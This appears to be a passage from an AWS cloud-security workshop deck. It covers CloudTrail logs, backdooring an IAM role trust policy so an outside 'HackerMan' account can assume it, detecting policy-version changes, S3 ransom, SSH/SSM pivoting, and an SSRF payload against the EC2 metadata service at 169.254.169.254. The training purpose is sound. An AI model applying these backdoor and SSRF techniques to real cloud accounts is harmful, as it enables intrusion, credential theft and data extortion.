2024-05-13T01:27:26.505...	GetNetworkInsightsAccessScopeAnalysis...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetNetworkInsightsAccessScopeContent	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetPasswordData	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetReservedInstancesExchangeQuote	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetTransitGatewayPolicyTableAssociat...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetTransitGatewayPolicyTableEntries	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetTransitGatewayPrefixListReferences	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetTransitGatewayRouteTableAssociati...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetTransitGatewayRouteTablePropagati...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetVerifiedAccessEndpointPolicy	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetVerifiedAccessGroupPolicy	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetVpnConnectionDeviceSampleConfigur...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetVpnTunnelReplacementStatus	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeTransitGatewayRouteTables	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeTransitGatewayVpcAttachments	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeTransitGateways	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeVpcClassicLink	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeVpcClassicLinkDnsSupport	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504...	DescribeVpcEndpointConnectionNotific...	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation


# PERSISTENCE & PRIVILEGE ESCALATION

# PERSISTENCE & PRIVILEGE ESCALATION

1. Create new attacker-controlled identities




2. Design backdoor into existing identities



# PERSISTENCE & PRIVILEGE ESCALATION

## DistrictRole



DistrictUser

### Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "AWS": "arn:aws:iam::833715826468:user/DistrictUser"  
8       },  
9       "Action": "sts:AssumeRole",  
10      "Condition": {}  
11    }  
12  ]  
13 }
```

# PERSISTENCE & PRIVILEGE ESCALATION


## DistrictRole



### Trusted entities


Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": [
8           "arn:aws:iam::833715826468:user/DistrictUser",
9           "arn:aws:iam::056128891991:user/HackerMan"
10        ]
11      },
12     "Action": "sts:AssumeRole",
13     "Condition": {}
14   }
15 ]
16 }
```



DistrictRole

DistrictUser



DistrictRole

HackerMan

# PERSISTENCE & PRIVILEGE ESCALATION

## Multi Account Environments



## 3<sup>rd</sup> Party Vendors



# DETECT: PERSISTENCE & PRIV ESC

[IAM](#) > [Policies](#) > ec2-limited-policy

## ec2-limited-policy Info

Edit

Delete

### Policy details

Type  
Customer managed

Creation time  
May 13, 2024, 02:52 (UTC-06:00)

Edited time  
May 13, 2024, 02:52 (UTC-06:00)

ARN  
[arn:aws:iam::833715826468:policy/ec2-limited-policy](#)

[Permissions](#)

[Entities attached](#)

[Tags](#)

[Policy versions \(1\)](#)

[Access Advisor](#)

### Permissions defined in this policy Info

Copy

Edit

Summary

JSON

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "ec2:*",
8       "Resource": "*"
9     }
10  ]
11 }
```

# DETECT: PERSISTENCE & PRIV ESC

IAM > Policies > ec2-limited-policy

## ec2-limited-policy Info

Edit

Delete

### Policy details

Type  
Customer managed

Creation time  
May 13, 2024, 02:52 (UTC-06:00)

Edited time  
May 13, 2024, 02:52 (UTC-06:00)

ARN  
 arn:aws:iam::833715826468:policy/ec2-limited-policy

Permissions

Entities attached

Tags

Policy versions (1)

Access Advisor

### Permissions defined in this policy Info

Copy

Edit

Summary

JSON

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "ec2:*",
8       "Resource": "*"
9     }
10  ]
11 }
```

# DETECT: PERSISTENCE & PRIV ESC

## ec2-limited-policy Info

### Policy details

Type	Creation time	Edited time
Customer managed	May 13, 2024, 02:52 (UTC-06:00)	May 13, 2024, 02:53 (UTC-06:00)

Permissions   Entities attached   Tags   **Policy versions (2)**   Access Advisor

### Policy version

Version 1 5 minutes ago

#### Version 1 of ec2-limited-policy

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "ec2:*",
8       "Resource": "*"
9     }
10  ]
11 }
```

Version 2 **Default** 4 minutes ago

#### Version 2 of ec2-limited-policy

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "ec2:DescribeInstances",
8       "Resource": "*"
9     }
10  ]
11 }
```

# DETECT: PERSISTENCE & PRIV ESC

[policy](#) > [Edit policy](#)

## Review and save [Info](#)

Review the permissions, specify details, and tags.

### Permissions defined in this policy [Info](#)

[Edit](#)

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

Allow (1 of 411 services)

Show remaining 410 services

Service ▲	Access level ▼	Resource	Request condition
<a href="#">EC2</a>	Limited: List	All resources	None

Set this new version as the default.

Permissions defined in this version will be applied to all the entities this policy is attached to.

[Cancel](#)

[Previous](#)

[Save changes](#)

**LAB!**  
**PERSISTENCE/ PRIVILEGE ESCALATION**

# DETECT: PERSISTENCE & PRIV ESC

[policy](#) > Edit policy

## Review and save Info

Review the permissions, specify details, and tags.

### Permissions defined in this policy Info

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

Allow (1 of 411 services) Show remaining 410 services

Service	Access level	Resource	Request condition
<a href="#">EC2</a>	Limited: List	All resources	None

Set this new version as the default.  
Permissions defined in this version will be applied to all the entities this policy is attached to.

[Cancel](#) [Previous](#) [Save changes](#)

<input type="checkbox"/>	Event name	Event time	User name	Event source	Error code
<input type="checkbox"/>	<a href="#">CreatePolicyVersion</a>	May 13, 2024, 02:53:08 (UTC-06:00)	root	iam.amazonaws.com	-
<input type="checkbox"/>	<a href="#">CreatePolicy</a>	May 13, 2024, 02:52:11 (UTC-06:00)	root	iam.amazonaws.com	-

IMPACT

## CLOUD BREACH END GOALS

- Data Theft
- Ransom Data
- Pivot Into Internal Network
- Infrastructure/Data Destruction

# DATA THEFT

EC2



RDS



S3



Take Screenshot of Running Instance



Share Existing Instance Image



Open Network Egress



Download Objects



Duplicate Contents to External Bucket

# RANSOM S3 DATA

**Attacker Environment**



**Victim Environment**



I. Attacker Gains Access to S3 Bucket

# RANSOM S3 DATA

## Attacker Environment



## Victim Environment




1. Attacker Gains Access to S3 Bucket
2. Create Encryption Key

# RANSOM S3 DATA

## Attacker Environment



## Victim Environment



1. Attacker Gains Access to S3 Bucket
2. Create Encryption Key
3. Copy Files Into Same Bucket, Encrypt w/ Key

# PIVOT INTO INTERNAL NETWORK



## Send Public SSH Instance

- Requires SendSSHPublicKey permission
- Key exists on instance for 60 seconds
- Used for 'EC2 Instance Connect' functionality

```
lunarprobe@DESKTOP-D3FUUKL:~$
```

# PIVOT INTO INTERNAL NETWORK




## Send Public SSH Instance

- Requires SendSSHPublicKey permission
- Key exists on instance for 60 seconds
- Used for 'EC2 Instance Connect' functionality

```
lunarprobe@DESKTOP-D3FUUKL:~$ ssh ec2-user@3.148.104.211 -i .ssh/id_rsa
ec2-user@3.148.104.211: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
lunarprobe@DESKTOP-D3FUUKL:~$
```

# PIVOT INTO INTERNAL NETWORK



## Send Commands to Ec2 Instance Using SSM

- SendCommand is used for Fleet management
- Works on single or multiple hosts

**Target selection**

Target selection  
Choose a method for selecting targets.

**Specify instance tags**  
Specify one or more tag key-value pairs to select instances that share those tags.

**Choose instances manually**  
Manually select the instances you want to register as targets.

**Choose a resource group**  
Choose a resource group that includes the resources you want to target.

**Specify instance tags**  
Specify one or more instance tag key-value pairs to identify the instances where the tasks will run

Tag key

Tag value (optional)

Enter a tag key and optional value applied to the instances you want to target, and then choose **Add**.

# INFRASTRUCTURE/DATA DESTRUCTION


- Instances, S3 Buckets, Databases
- Occurs nearly instantaneously
- Little room for recovery outside of backups
- Best practice suggests having backups of critical data in other regions and cloud providers



**LAB!**  
**IMPACT**

DEFENSE/PREVENTION

# WORKSHOP ATTACK PATHS



# INSTANCE METADATA SERVICE

ack  OWASP Juice Shop

## User Profile



Email:  
admin@admin.com

Username:  
e.g. SuperUser

Set Username

File Upload:  
Choose File No file chosen


Upload Picture

or

Image URL:  
http://169.254.169.254/latest/meta-data/iam

Link Image

# INSTANCE METADATA SERVICE (VERSION 1)



```
GET /latest/meta-data HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.5.0
Accept: */*

HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 325
Content-Type: text/plain
Date: Wed, 14 Feb 2024 01:02:34 GMT
Last-Modified: Wed, 14 Feb 2024 00:57:39 GMT
Connection: close
Server: EC2ws

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
```

# INSTANCE METADATA SERVICE (VERSION 2)

1



2



# INSTANCE METADATA SERVICE (VERSION 2)

```
PUT /latest/api/token HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.3.0
Accept: */*
X-aws-ec2-metadata-token-ttl-seconds:300
```

```
HTTP/1.0 200 OK
Content-Length: 56
Content-Type: text/plain
Date: Sun, 26 Nov 2023 07:20:42 GMT
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 300
Connection: close
Server: EC2ws
```

```
AQAAANGAg8x-EEIeYa8c7d6pBBbPSb_hMxe4s48hGMj60xJ9ZjAH1w==
```

```
GET /latest/meta-data/ HTTP/1.1
Host: 169.254.169.254
User-Agent: curl/8.3.0
Accept: */*
X-aws-ec2-metadata-token: AQAAANGAg8x-EEIeYa8c7d6pBBbPSb_hMxe4s48hGMj60xJ9ZjAH1w==
```


```
HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 325
Content-Type: text/plain
Date: Sun, 26 Nov 2023 07:20:45 GMT
Last-Modified: Sun, 26 Nov 2023 01:38:04 GMT
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 297
Connection: close
Server: EC2ws
```

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
```

# INSTANCE METADATA SERVICE OPTIONS

